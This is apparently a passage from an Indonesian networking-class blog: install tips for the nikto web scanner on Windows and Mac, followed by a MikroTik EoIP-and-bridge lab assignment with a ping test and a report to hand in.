Alternatif untuk yang tidak bisa mengakses kali linux, bisa menginstal nikto. Untuk windows kalian membutuhkan perl terlebih dahulu: contohnya https://strawberryperl.com kemudian baru instal nikto dari http://cirt.net/nikto/

Untuk Mac bisa jalankan terminal: brew install nikto ; kalo belum punya brew bisa liat disini: https://brew.sh

Have Fun!

Kategori
adjar

Praktikum Administrasi Jaringan – bridge eoip – virtual

Hari ini kita akan belajar tentang menghubungkan dua jaringan lokal yang berbeda lokasi agar berada dalam satu broadcast domain yang sama dengan fitur EoIP dan bridge.

Tugas 1: buat topologi sebagai berikut:

PCA — Router A — Internet — Router B — PC B

Router A (Kantor pusat): 1 unit mikrotik

Router B (Kantor Cabang: 1 unit mikrotik

Cloud/internet: hubungkan interface kedua router agar bisa saling ping

PCA dan PCB: Virtual PC di masing2 router.

Pengujian:

a. lakukan ping dari PCA ke PCB

Buat laporan dan kumpulkan ke Google Classroom!

Referensi: